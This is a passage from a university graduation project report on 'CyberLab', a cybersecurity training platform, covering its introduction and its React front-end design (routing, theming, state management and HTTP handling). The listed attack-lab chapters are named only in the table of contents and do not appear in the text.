

Menoufia University
Faculty of Electronic Engineering
Department of Computer Science & Engineering

Graduation Project

Cyber Lab: Hands-on Training Environment for Cybersecurity

By

Ebrahim Mohamed Ebrahim Nassar

Ahmed Gamal Ali Sherif

Ahmed Hussein El-Sayed Abdelhamid

Ahmed Ibrahim El-Sayed Radwan

Mohamed Emad Hussein El-Ghoneimy

Ibrahim Gamal Mohamed Dolea

Moamen Mostafa Mahmoud salem Gaballah

Supervisor

Dr. Marwa Sharaf Eldin

Head of the department

Prof. Mohamed Berbar

Dean

Prof. Ayman Elsayed

2025/2026

Contents

CHAPTER 1: INTRODUCTION TO CYBERLABS	7
1.1 OVERVIEW AND MISSION.....	7
1.2 MODULAR LEARNING ARCHITECTURE	7
1.3 CORE PLATFORM FEATURES	8
1.4 TECHNICAL AND SECURITY ARCHITECTURE	8
1.5 OBJECTIVES AND SUCCESS CRITERIA.....	9
CHAPTER 2: FRONT END	10
1- INTRODUCTION	10
2- CORE FRAMEWORK: REACT.JS.....	10
2.1. OVERVIEW & HISTORY.....	10
2.2. VIRTUAL DOM & RECONCILIATION	11
2.3. JSX AND COMPONENT MODEL	11
2.4. HOOKS API DEEP DIVE	12
2.5. PERFORMANCE OPTIMIZATIONS	12
3- ROUTING & NAVIGATION	13
3.1. REACT ROUTER BASICS.....	13
3.2. PROTECTED ROUTES & AUTH FLOW	13
3.3. DYNAMIC & NESTED ROUTES	13
3.4. NAVIGATION HOOKS	14
4- STYLING & THEMING	14
4.1. CSS FRAMEWORKS: BOOTSTRAP VS. ANT DESIGN	14
4.2. CSS-IN-JS WITH EMOTION.....	15
4.3. RESPONSIVE DESIGN & GRID SYSTEM	15
4.4. DARK/LIGHT THEME IMPLEMENTATION	15
5- COMPONENT LIBRARY SHOWCASE	16
5.1. BUTTONS, FORMS & CONTROLS.....	16
5.2. CARDS, TABLES & LISTS	17
5.3. MODALS & DIALOGS	17
5.4. ICONS & TYPOGRAPHY.....	18
6- STATE MANAGEMENT	18
6.1. LOCAL STATE (USESTATE, USEREDUCER).....	19
6.2. GLOBAL STATE (CONTEXT API).....	20
6.3. CUSTOM HOOKS FOR SHARED LOGIC.....	20
7- HTTP & DATA FLOW	21
7.1. AXIOS CONFIGURATION & INTERCEPTORS	22
7.2. APPWRITE SDK INTEGRATION	23
7.3. DATA FETCHING PATTERNS & CACHING	23
7.4. ERROR HANDLING & RETRY LOGIC	24
8- AUTHENTICATION & AUTHORIZATION	25

8.1.	JWT WORKFLOW	25
8.2.	LOGIN, SIGN-UP & EMAIL VERIFICATION	25
8.3.	PROTECTED PAGES & LOGOUT FLOW	26
8.4.	ROLE-BASED ACCESS CONTROL	26
9-	<i>USER INTERFACE & EXPERIENCE</i>.....	27
9.1.	ANIMATIONS (AOS, SWIPER)	27
9.3.	AUDIO & MULTIMEDIA FEEDBACK	29
9.4.	ACCESSIBILITY BEST PRACTICES	29
10-	<i>TESTING & QUALITY ASSURANCE</i>	30
10.1.	UNIT TESTING (JEST + REACT TESTING LIBRARY).....	30
10.2.	INTEGRATION & E2E TESTING	31
10.3.	LINTING & FORMATTING (ESLINT, PRETTIER).....	31
11-	<i>BUILD & DEPLOYMENT</i>	32
11.1.	REACT SCRIPTS & WEBPACK.....	32
11.2.	CI/CD PIPELINE OVERVIEW	33
11.3.	ENVIRONMENT CONFIGURATION	33
12-	<i>PERFORMANCE & PWA</i>	34
12.1.	CODE SPLITTING & TREE SHAKING	34
12.2.	PWA: SERVICE WORKERS & CACHING	35
13-	<i>FUTURE ROADMAP & EXTENSIONS</i>.....	36
13.1.	TYPESCRIPT MIGRATION	36
13.2.	SSR WITH NEXT.JS	36
14-	<i>UI FEATURES & NAVIGATION</i>	37
14.1.	DASHBOARD & PERSONALIZED LEARNING HUB	38
14.2.	COURSE DISCOVERY SYSTEM	39
14.3.	LAB PRACTICE ENVIRONMENT	41
15-	<i>COURSE CATALOG & LEARNING CONTENT</i>	42
15.1.	VULNERABILITY COURSES	42
15.2.	FUNDAMENTAL CONCEPTS.....	45
15.3.	TOOLS & CAREER DEVELOPMENT	47
CHAPTER 3: BACK-END.....		49
INTRODUCTION		49
1.	NODE.JS	50
A.	WHAT IS NODE.JS ?	50
B.	STRONG SUITABLE FIELDS FOR NODE.JS.....	50
C.	WHY USE NODE.JS OVER OTHER TECHNOLOGIES?	51
D.	NODE.JS IN THE CYBER LAB PROJECT.....	52
2.	POSTGRESQL AND PRISMA ORM	52
A.	WHY POSTGRESQL?.....	52
B.	WHY PRISMA ORM?	53
C.	SUITABILITY FOR THE CYBER LAB PROJECT	54
3.	DOCKER AND CONTAINERIZATION.....	54

A.	WHAT IS DOCKER?	54
B.	WHAT IS CONTAINERIZATION?.....	54
C.	IMPORTANCE OF DOCKER AND CONTAINERIZATION.....	55
D.	DOCKER IN THE CYBER LAB PROJECT	56
E.	EXAMPLE DOCKER SETUP FOR CYBER LAB	56
4.	EXPRESS.JS:	57
A.	IMPORTANCE AND ADVANTAGES OVER VANILLA NODE.JS:	57
B.	WHY EXPRESS IS IMPORTANT	58
C.	WHY NOT VANILLA NODE.JS?.....	58
D.	ROUTER IN EXPRESS.....	59
5.	EXAMPLE OF USED PACKAGE.....	60
A.	NODEMAILER	60
B.	BCRYPT	61
C.	JSON WEB TOKEN (JWT).....	62
6.	RESTFUL APIS: COMPLETE GUIDE	63
	INTRODUCTION TO RESTFUL APIS	63
A.	WHAT IS REST?	63
B.	WHY USE RESTFUL APIS?	63
C.	REST PRINCIPLES AND CONSTRAINTS.....	63
D.	HTTP METHODS IN RESTFUL APIS.....	63
	CHAPTER 4: LAB EXERCISES AND SOLUTIONS	74
	INTRODUCTION:.....	74
	COOKIES	75
	LAB: ADMIN HAS THE POWER.....	75
	LINUX FUNDAMENTALS	78
	LAB: BE PATIENT OR SKILLFUL	78
	LAB: POWER OF COMMAND	80
	OBFUSCATION	81
	LAB: LEGENDARY PROCESS	81
	CRYPTOGRAPHY	84
	LAB: TOP SECRET	84
	LAB: DECODE THE IMAGE	87
	LAB: CORRUPTED	90
	WIRE SHARK	92
	LAB: ARP TRICK	92
	LAB: TCP INTRUSION	94
	FILE INCLUSION	96
	LAB: LEARN THE CAPITAL	96
	LAB: LEARN CAR BRAND LOGOS	98
	SERVER SIDE TEMPLATE INJECTION (SSTI)	100
	LAB: SSTI STORE VULNERABILITY	100

CAPTCHA BYPASS	103
LAB: CAPTCHA BYPASS.....	103
LAB: BYPASS reCAPTCHA v2.....	106
SQL INJECTION	109
LAB : VULNERABILITY ALLOWING LOGIN BYPASS	110
LAB : RETRIEVE HIDDEN DATA	112
LAB : DETERMINE NUMBER OF COLUMNS	114
LAB : FIND COLUMN CONTAINING TEXT	116
ACCESS CONTROL VULNERABILITIES.....	118
LAB : UNPROTECTED ADMIN FUNCTIONALITY.....	119
LAB : UNPROTECTED ADMIN FUNCTIONALITY WITH UNPREDICTABLE URL	121
LAB : USER ROLE CONTROLLED BY REQUEST PARAMETER.....	122
REGULAR EXPRESSIONS	125
HASHING	126
CAREERS IN CYBER	131
DIGITAL FORENSICS	134
API HACKING & TESTING.....	138
LAB: UNPROTECTED ADMIN FUNCTIONALITY WITH UNPREDICTABLE URL	140
BUSINESS LOGIC VULNERABILITIES	143
LAB: EXCESSIVE TRUST IN CLIENT-SIDE CONTROLS	143
CROSS-SITE REQUEST FORGERY (CSRF).....	146
LAB: CSRF VULNERABILITY WITH NO DEFENSES	147
CLICKJACKING.....	148
LAB: BASIC CLICKJACKING WITH CSRF TOKEN PROTECTION	150
BURP SUITE	153
LAB 1: BROXY.....	153
LAB : INTRUDER	156
LAB : DECODER	160
UNRESTRICTED FILE UPLOAD	162
LAB: MIME TYPE	162
LAB2: BLACKLIST	164
BROKEN AUTHENTICATION.....	166
LAB 1: BRUTE FORCE 1	166
LAB 2: BRUTE FORCE 2	170
INSECURE DIRECT OBJECT REFERENCE (IDOR).....	173
LAB 1: TICKET SALES.....	173
LAB 2: MONEY TRANSFER	175
PATH TRAVERSAL	178
LAB 1: PATH TO PASSWD.....	178

CROSS-SITE SCRIPTING 180

LAB 1: REFLECTED XSS INTO HTML CONTEXT 180

LAB 2: STORED XSS INTO HTML CONTEXT 182

LAB 3: STORED XSS IN ANCHOR "HREF" 185

COMMAND INJECTION 187

LAB 1: PINGJECT..... 187

LAB 2: URLJECT..... 189

RACE CONDITION 191

LAB 1: RACE ATTACK: MULTI-ACCOUNTS, ONE..... 191

EMAIL 191

Abstract

CyberLab is an advanced educational platform designed to facilitate the study and practical application of cybersecurity concepts through real-world simulated environments. In response to the growing demand for skilled cybersecurity professionals and the limitations of purely theoretical instruction, CyberLab offers an interactive, hands-on learning experience that bridges the gap between classroom knowledge and real-life technical skills.

The platform provides a wide array of labs covering essential domains such as ethical hacking, network security, digital forensics, cryptography, and incident response. These labs are structured to guide users through realistic attack and defense scenarios, enhancing their critical thinking and technical proficiency in identifying vulnerabilities, securing systems, and responding to cyber threats. Each lab is supported with clear instructions, relevant tools, and automated assessments to ensure continuous feedback and skill development.

One of CyberLab's core strengths is its flexibility. It is suitable for individual learners, university courses, and corporate training programs alike. The platform supports multi-level learning paths, from beginner to advanced, allowing users to progress at their own pace. Furthermore, its browser-based interface and pre-configured virtual environments eliminate the need for complex local setups, making cybersecurity education more accessible and scalable.

CyberLab also promotes collaboration and knowledge sharing by enabling instructors to create custom labs and assignments, track student performance, and facilitate group exercises. Through this combination of theory, practice, and real-time feedback, CyberLab aims to cultivate a new generation of cybersecurity professionals who are not only knowledgeable but also capable of applying their skills in high-stakes, real-world situations.

In essence, *CyberLab* transforms cybersecurity education from passive learning into an active, immersive, and engaging experience, equipping learners with the confidence and capabilities needed to thrive in the ever-evolving digital landscape.

Chapter 1: Introduction to CyberLabs

1.1 Overview and Mission

CyberLabs is architected to address the growing need for cybersecurity education that balances theoretical rigor with real-world, experiential practice. Its mission is to empower learners—ranging from absolute beginners to seasoned security professionals—with a self-contained environment where concepts are explained clearly, immediately applied in practice, and reinforced through dynamic feedback loops. By integrating modular content delivery, adaptive labs, and rich analytics into a single platform, CyberLabs reduces time-to-competency and fosters deeper, long-term retention of critical security skills.

1.2 Modular Learning Architecture

1.2.1 Thirty Specialized Modules

- ❖ Fundamentals: Core building blocks such as Linux command line, shell scripting, regular expressions, and basic cryptography.
- ❖ Web Vulnerabilities: In-depth explorations of SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), Server-Side Request Forgery (SSRF), and more.
- ❖ Advanced Exploitation: Techniques including authentication bypass, business logic flaws, insecure deserialization, and API security.
- ❖ Tools & Professional Development: Hands-on labs for Burp Suite, Wireshark, Nmap, and guidance on certification pathways (e.g., OSCP, CEH).

Each module is independently versioned, enabling seamless content updates, expansions, and the introduction of new topics without disrupting the learner's progress.

1.2.2 Dual-Phase Content Delivery

1. Conceptual Tutorials

- Written in JSX-Markdown with embedded, annotated code snippets.
- Interactive widgets allow inline experimentation with payloads and responses.

Chapter1: Introduction

- High-resolution diagrams illustrate attack flows and defense architectures.

2. Interactive Labs

- Containerized via Docker and Kubernetes for on-demand provisioning.
- Embedded code editors (Monaco) for building and executing exploit scripts.
- Iframe-hosted vulnerable applications mimic realistic targets, complete with multi-stage challenges.

1.3 Core Platform Features

- ❖ Adaptive Learning Engine: Continuously monitors performance metrics—such as time-to-solution, hint usage, and error patterns—and adjusts subsequent lab difficulty and tutorial depth.
- ❖ Context-Aware Feedback: Inline console messages and non-intrusive toast notifications deliver targeted hints, remediation tips, and best-practice references.
- ❖ Centralized Analytics Dashboard: Provides both learners and instructors with granular insight into progress trends, cohort comparisons, and common failure points.
- ❖ Rich User Journey:
 1. Onboarding: Registration via email or OAuth (Google, GitHub) with a brief diagnostic quiz to personalize module ordering.
 2. Learning Path: Dynamic sidebar tracks completed sections; AOS animations guide attention through key milestones.
 3. Lab Execution: One-click transitions, built-in terminal and code editor, and a tiered hint system (time-gated, point-penalty).
 4. Assessment & Recognition: Automated grading against expected states; digital badges and achievement certificates for lab mastery.

1.4 Technical and Security Architecture

- ❖ Frontend: React 18 with React Router, Ant Design components, Emotion for styling, and Service Workers for PWA support.
- ❖ Backend: Node.js/Express API, Prisma ORM connecting to PostgreSQL, Appwrite for authentication, storage, and event triggers.

Chapter1: Introduction

- ❖ Infrastructure: Docker-based lab containers orchestrated by Kubernetes; GitHub Actions for CI/CD; hosted on AWS/GCP with auto-scaling groups.
- ❖ Security Controls: Role-based access control (RBAC), encrypted data at rest and in transit (TLS 1.3), container isolation policies, and periodic penetration testing of the platform itself.

1.5 Objectives and Success Criteria

- ❖ Bridging Theory & Practice: Deliver a cohesive “learn-then-do” path that reduces conceptual gaps and accelerates skill acquisition.
- ❖ Scalability & Performance: Support hundreds of concurrent labs without performance degradation, leveraging auto-scaling and container reuse.
- ❖ Accessibility & UX: Comply with WCAG 2.1 AA standards; ensure responsive design for desktops, tablets, and mobile devices.
- ❖ Measurable Impact: Track and report on key metrics—module completion rates, average lab solve times, improvement in pre-/post-assessment scores—and iterate based on data-driven insights.

Chapter 2: Front End

1- Introduction

The CyberLabs Platform’s frontend serves as the gateway to our cybersecurity learning environment. This chapter focuses on the tools and technologies that empower developers to craft a fast, secure, and intuitive user interface. A robust frontend not only presents content attractively but also underpins application responsiveness, accessibility, and maintainability.

Over the past decade, web development has evolved from static pages to dynamic single-page applications (SPAs). Our selection of React.js as the core framework reflects industry trends favoring component-based architectures, virtual DOM optimizations, and declarative programming paradigms. This introduction outlines the rationale and criteria that guided our technology choices:

- ❖ **Performance:** Minimizing initial load times and leveraging client-side rendering optimizations.
- ❖ **Security:** Integrating libraries with built-in protections against XSS, CSRF, and other vulnerabilities.
- ❖ **Scalability:** Ensuring that the codebase scales gracefully as new labs, courses, and features are introduced.
- ❖ **Maintainability:** Promoting modular, testable components and coding standards supported by strong community ecosystems.
- ❖ **Accessibility:** Complying with *WCAG* guidelines to provide an inclusive learning experience.

In the sections that follow, we will explore each major category of our frontend stack—ranging from core frameworks and UI libraries to routing, state management, and performance tooling—illustrating how they interlock to form a cohesive development ecosystem.

2- *Core Framework: React.js*

2.1. Overview & History

React.js is an open-source JavaScript library developed by Facebook and first released in 2013. Designed to simplify the development of user interfaces, especially for **SPAs**, it allows developers to build modular, reusable UI components. Its popularity and active community have made React a cornerstone of modern frontend development.

The CyberLabs platform uses **React version 18.3.1**, which brings new concurrent rendering capabilities, improved server-side rendering support, and enhanced performance tools. Its long-term support and compatibility with modern web standards ensure that our application remains future-proof and maintainable.

2.2. Virtual DOM & Reconciliation

One of React's most powerful innovations is the **Virtual DOM (VDOM)**. Rather than updating the browser DOM directly with every change, React maintains an in-memory representation of the UI. This virtual DOM is compared with a previous version to calculate the most efficient way to apply changes—a process known as **reconciliation**.

Benefits include:

- ❖ **Performance Gains:** Minimizes costly DOM operations
- ❖ **Predictability:** Updates occur in a controlled, batched manner
- ❖ **Cross-Platform Rendering:** Enables rendering to non-browser environments (e.g., React Native)

This mechanism enhances the responsiveness of the CyberLabs UI, even as data complexity and interactions scale.

2.3. JSX and Component Model

React components are defined using **JSX**, a syntax extension that allows HTML-like code to be written directly within JavaScript. This improves readability and makes the structure of UI components more declarative and intuitive.

Each UI element in the platform—from a button to a complex form—is encapsulated in a component that may be:

- ❖ **Functional:** Stateless or stateful using Hooks
- ❖ **Nested:** Composed of other components for hierarchy and reusability
- ❖ **Themed:** Styled using CSS, Emotion, or component libraries like Ant Design

JSX encourages:

- ❖ Clear data flow through props
- ❖ Component encapsulation and reusability

- ❖ Easier debugging through improved developer tooling (e.g., React DevTools)

2.4. Hooks API Deep Dive

Introduced in React 16.8, **Hooks** revolutionized functional component design by enabling side effects and state management without class components. We use several core hooks throughout the platform:

- ❖ **useState**: For local state in forms, toggles, modal control
- ❖ **useEffect**: For side effects like data fetching and subscriptions
- ❖ **useContext**: For accessing global state (e.g., authentication, theme)
- ❖ **useRef**: For persisting mutable values across renders
- ❖ **useReducer**: For managing complex state logic (e.g., form validation)

We also define **custom hooks**, such as:

- ❖ `useAuth()` – handles login state and token checks
- ❖ `useFetchLabs()` – wraps axios calls and manages loading/error states

This system ensures modular, maintainable logic that can be shared across multiple components.

2.5. Performance Optimizations

React's architecture enables several layers of performance enhancement:

- ❖ **Memoization**
 - `React.memo()` prevents unnecessary re-renders of components with unchanged props
 - `useMemo()` caches expensive calculations within a component
- ❖ **Lazy Loading & Code Splitting**
 - `React.lazy()` + `Suspense` defer loading of route-based components
 - Webpack splits large bundles into smaller, async chunks
- ❖ **Concurrent Rendering**
 - React 18 introduces concurrent features that allow rendering to be paused and resumed for a smoother experience
- ❖ **Batched Updates**
 - React automatically groups multiple state updates into a single render pass

These optimizations are crucial to maintaining smooth interactivity in a content-heavy platform like CyberLabs.

3- *Routing & Navigation*

3.1. React Router Basics

The CyberLabs Platform utilizes **React Router DOM (v6.26.0)** to implement seamless client-side routing. This enables the application to function as a single-page app (SPA), reducing page reloads and improving user experience.

Key components include:

- ❖ **BrowserRouter:** Wraps the app and manages history API.
- ❖ **Routes and Route:** Define page-level routing structure.
- ❖ **Link and NavLink:** Provide navigation without reloading.

The routing structure mirrors the platform's hierarchy—home, courses, labs, authentication, and dashboard—each mapped to its own component.

3.2. Protected Routes & Auth Flow

We implement **Protected Routes** to ensure only authorized users access certain areas, such as the dashboard and admin panels.

- ❖ **RequireAuth Component:** A wrapper around protected components. It checks for a valid JWT using `jwt-decode`.
- ❖ **Authentication Flow:**
 - On login, the JWT is stored in a secure cookie.
 - `RequireAuth` uses `useContext(AuthContext)` to validate login.
 - Unauthenticated users are redirected to `/login`.


This ensures consistent session-based security across all critical routes.

3.3. Dynamic & Nested Routes

Dynamic routing enables the app to respond to URL parameters:

- **Dynamic Parameters:**
 - `/labs/:id` renders a `LabDetail` component based on `id`.
 - `/profile/`: username shows specific user content.

- **Nested Routes:**
 - Defined within **<Route>** components to support layout reuse.
 - Example:



```
<Route path="/dashboard" element={<DashboardLayout />}>
  <Route path="users" element={<UserList />} />
  <Route path="settings" element={<Settings />} />
</Route>
```

This structure maintains global layout while loading subpages dynamically.

3.4. Navigation Hooks

React Router provides powerful hooks for programmatic navigation and route data access:

- ❖ ***useNavigate()*** : Programmatically redirects users (e.g., after login).
- ❖ ***useLocation()*** : Access current URL and query strings.
- ❖ ***useParams()*** : Extracts URL variables (e.g., lab id).

These hooks enhance route-based logic and allow conditional rendering based on user role, path, or query values.

4- Styling & Theming

4.1. CSS Frameworks: Bootstrap vs. Ant Design

CyberLabs combines two powerful UI frameworks—Bootstrap and Ant Design—to balance simplicity with enterprise-grade capabilities:

- ❖ **Bootstrap 5.3.3:**
 - Offers fast prototyping through utility classes and a mobile-first grid system.
 - Used for foundational layout, spacing, and basic components (buttons, forms, navbars).
- ❖ **Ant Design 5.20.1:**

- **Rich component library for dashboards and admin interfaces.**
- **Includes table filtering, form validation, notifications, and complex UIs.**

By using React-Bootstrap and Ant Design selectively, we retain flexibility while maintaining a consistent UI/UX pattern.

4.2. CSS-in-JS with Emotion

To enable dynamic styling and scoped design patterns, we use Emotion, a CSS-in-JS library.

- ❖ **Styled Components:** Define components using tagged template literals.
- ❖ **Theming Support:** Allows global themes (e.g., light/dark) via context.
- ❖ **Scoping Benefits:** Avoids class name collisions and improves maintainability.

Emotion is especially useful for themable, conditionally styled components like toggles, tabs, and modal dialogs.

4.3. Responsive Design & Grid System

Responsiveness is essential for a learning platform accessible across devices. We rely on:

- ❖ **Bootstrap Grid:**
 - **12-column layout**
 - **Breakpoints for mobile, tablet, and desktop**
 - **Utilities for flexbox alignment, spacing, and visibility**
- ❖ **Media Queries:** Used in Emotion and AntD to apply custom styles based on screen size.

All components adapt fluidly from mobile viewports to widescreen monitors, supporting both vertical and horizontal content layouts.

4.4. Dark/Light Theme Implementation

CyberLabs offers a dark/light toggle, enhancing user accessibility and comfort.

- ❖ **Theme Context:** Stores current mode (light or dark) in global state.
- ❖ **Emotion Theming:** Uses `<ThemeProvider>` to inject global theme variables.
- ❖ **CSS Variables:** Define color palettes, spacing, and backgrounds dynamically.

- ❖ **Persistence:** User theme preference is stored in cookies or localStorage.

All components—from cards and sidebars to buttons and form fields—respect the current theme, ensuring consistency and visual harmony.

5- *Component Library Showcase*

The CyberLabs frontend leverages modular design through a reusable component architecture. Each element of the interface, from interactive buttons to rich data tables, is encapsulated in a flexible React component. Below we describe our most used and most significant interface elements

5.1. Buttons, Forms & Controls

Buttons

- ❖ **Primary Buttons** (`<Button className='primary-btn'>`) are used for form submission, lab navigation, and key call-to-action elements.
- ❖ **Icon Buttons** (wrapped with react-icons or FontAwesome) add visual context (e.g., delete, edit, view).
- ❖ **Themed Buttons:** Support dark/light theme through Emotion and inherit global color tokens.

Forms

We use Ant Design Forms (`<Form>`) for advanced validations, layout, and accessibility:

- ❖ **Login, Sign Up, and Verification forms**
- ❖ **Password inputs with visibility toggle**
- ❖ **Select dropdowns with search and multiple modes**

Custom Inputs

- ❖ `<CustomInput />` with props for type, validation, and label
- ❖ `<SearchBar />` integrated with GlobalSearchContext
- ❖ **Toggle switches for settings, theme control**

These components are styled for accessibility and use aria-* attributes for screen reader support.

5.2. Cards, Tables & Lists

Cards

- ❖ **Info Cards for displaying lab/module details with iconography**
- ❖ **Stat Cards in dashboard for user progress, scores, recent activity**
- ❖ **Hover Effects and animated reveal (using AOS) enhance interactivity**

Tables

- ❖ **Implemented using Ant Design Table with the following features:**
 - **Sortable columns**
 - **Searchable filters**
 - **Expandable rows**
 - **Pagination and page-size selection**
- ❖ **Used in user management, lab result history, and audit logs**

Lists

- ❖ **Vertical lists for recent notifications, tasks, lab attempts**
- ❖ **Responsive list layouts with icons and tags for mobile view**

5.3. Modals & Dialogs

Modal Dialogs

- ❖ **Implemented using both AntD <Modal> and React-Bootstrap <Modal> for flexibility**
- ❖ **Used in:**
 - **Email verification**
 - **Lab submission confirmation**
 - **Logout prompts**

Custom Alert Components

❖ **Built on SweetAlert2 for enhanced modals with:**

- Custom images and HTML formatting
- Action buttons (confirm/cancel)
- Success/error icons

Portal-Based Notifications

- ❖ Toast messages using *React Toastify* appear top-right with category-based coloring
- ❖ Used for async feedback (login success, lab uploaded, errors)

5.4. Icons & Typography

Icons

- ❖ FontAwesome and React Icons libraries provide thematic, scalable icon sets
- ❖ Used to enhance:
 - Navigation menus
 - Buttons and status indicators
 - Feature descriptions

Typography

- ❖ Global font styles imported via Google Fonts
- ❖ Dynamic text scaling with CSS variables
- ❖ Use of semantic HTML (e.g., <h1> to <h6>, ,) for accessibility

Every component is developed to be reusable, responsive, and consistent with the platform's theme. Props and composition are preferred over hardcoded styles, enabling flexibility and clarity across the project.

6- State Management

Modern web applications require effective state management to ensure smooth data flow, consistent UI behavior, and scalability. In CyberLabs, we implement both local and global state

handling strategies using React's built-in hooks, Context API, and a series of custom hooks tailored for our platform logic.

6.1. Local State (useState, useReducer)


Local state is essential for managing component-specific behavior. CyberLabs uses two main hooks for this purpose:

useState

The useState hook manages simple, local values such as:

- ❖ Input field values in login, signup, and lab submission forms
- ❖ Toggle states for modals and dropdowns
- ❖ Loading indicators or success flags

Example :

A code editor snippet with a dark background and light blue border. It features three colored window control buttons (red, yellow, green) in the top left corner. The text 'useState () Example:' is displayed in a light blue font. Below it, a code line 'const [isOpen, setIsOpen] = useState(false);' is shown in a light blue font. A comment 'This approach keeps UI reactive and lightweight.' follows in a light red font.

```
useState ( ) Example:  
  
const [isOpen, setIsOpen] = useState(false);  
This approach keeps UI reactive and lightweight.
```

useReducer

For more complex state logic, especially in components handling multiple interdependent values (e.g., form validation or quiz answers), we use useReducer.

Example usage includes:

- ❖ Registration forms with multiple validation steps
- ❖ State machines for quiz navigation
- ❖ Managing lab feedback and retry logic

Benefits:

- ❖ Predictable state transitions
- ❖ Easier debugging and testability
- ❖ Centralized logic handling within a reducer function

6.2. Global State (Context API)

To share state across multiple components (e.g., user login status, theme selection, sidebar control), we use React's Context API with `useContext`.

GlobalSearchContext

Centralizes search data from the header search bar, ensuring search history, filters, and query results are accessible from any page. Used in:

- ❖ Dashboard search
- ❖ Lab and course filters

MenuContext

Controls the sidebar's open/close state and active menu tracking. It also manages:

- ❖ Collapsed mode on mobile devices
- ❖ Active link highlighting

WindowContext

Tracks:

- ❖ Theme state (dark/light)
- ❖ Viewport dimensions
- ❖ Mobile vs. desktop UI rendering logic

Each context is defined in `/src/Context/` with a custom provider and wrapped around the app in `App.js`. We prioritize performance by memoizing values and using selectors when necessary to avoid unnecessary re-renders.

6.3. Custom Hooks for Shared Logic

CyberLabs abstracts repeated logic into *custom hooks*, which improve reusability, readability, and testability.

`useAuth()`

Handles authentication operations:

- ❖ Returns user object from token (via `jwt-decode`)
- ❖ Checks token validity and expiration
- ❖ Provides logout and redirect handlers

`useFetch()`

Generic data fetching hook built on Axios:

- ❖ Handles loading, error, and response state
- ❖ Automatically attaches JWT headers
- ❖ Optional caching logic for repeated requests

`useTheme()`

Manages current theme state, persists selection to *localStorage*, and integrates with Emotion theming provider.

`useModal()`, `useForm()`, `usePagination()`

Additional domain-specific hooks allow encapsulating logic for commonly used UI patterns:

- ❖ Modal open/close toggle with context-awareness
- ❖ Form validation and submission flow
- ❖ Page navigation logic for data tables

These hooks allow developers to build advanced features while keeping components clean and declarative.

Together, our state management system ensures that UI behavior and data flow are robust, predictable, and maintainable across the CyberLabs platform.

7- *HTTP & Data Flow*


The CyberLabs Platform relies heavily on real-time and secure data exchange between the frontend and backend systems. To manage this communication, we utilize Axios for RESTful HTTP interactions and Appwrite SDK for backend-as-a-service operations. Together, they facilitate seamless API integration, session handling, error management, and asynchronous data manipulation.

7.1. Axios Configuration & Interceptors

Axios is a promise-based HTTP client used across the platform for consistent API requests.

Base Configuration

- ❖ Axios is instantiated with a default base URL using environment variables (e.g., `process.env.REACT_APP_API_URL`).
- ❖ Common headers are set globally to include *Content-Type*, *Accept*, and *Authorization* when needed.



```
Best Axios Configuration

axios.defaults.baseURL = process.env.REACT_APP_API_URL;
axios.defaults.headers.common['Content-Type'] = 'application/json';
```

Interceptors

Interceptors add powerful logic to requests and responses:

❖ Request Interceptor:

- Appends *JWT tokens* from cookies or localStorage to headers.
- Inject custom headers such as app version or platform identifier.



```
Request Interceptor

axios.interceptors.request.use(config => {
  const token = getToken();
  if (token) config.headers['Authorization'] = `Bearer ${token}`;
  return config;
});
```

❖ Response Interceptor:

- Catches unauthorized access (401) and redirects to login.
- Parses and formats error messages uniformly.

This centralized configuration improves developer productivity, ensures consistent security, and simplifies debugging.

7.2. Appwrite SDK Integration

Appwrite serves as our *backend-as-a-service* layer, managing databases, authentication, file storage, and permissions.

Authentication:

- ❖ Login and registration are handled using Appwrite's email/password provider.
- ❖ JWT tokens are generated and stored in secure cookies.

Database:

- ❖ Each user's progress, quiz results, and profile settings are stored as documents.
- ❖ Collections are structured hierarchically: *Users, Labs, Submissions, Settings*.

File Storage:

- ❖ Users can upload files such as lab reports and screenshots.
- ❖ Admins can view submissions or download student activity logs.

By using Appwrite, we reduce backend complexity while maintaining real-time access and robust access control policies.

7.3. Data Fetching Patterns & Caching

Efficient and predictable data fetching is a core concern for performance and user experience.

useFetch Hook

We created a custom useFetch() hook wrapping Axios to handle repetitive fetching tasks:

- ❖ Accepts endpoint and config
- ❖ Tracks loading, error, and data states
- ❖ Cancels outdated requests on unmount

```
const { data, loading, error } = useFetch('/labs/list');
```

Caching Strategies

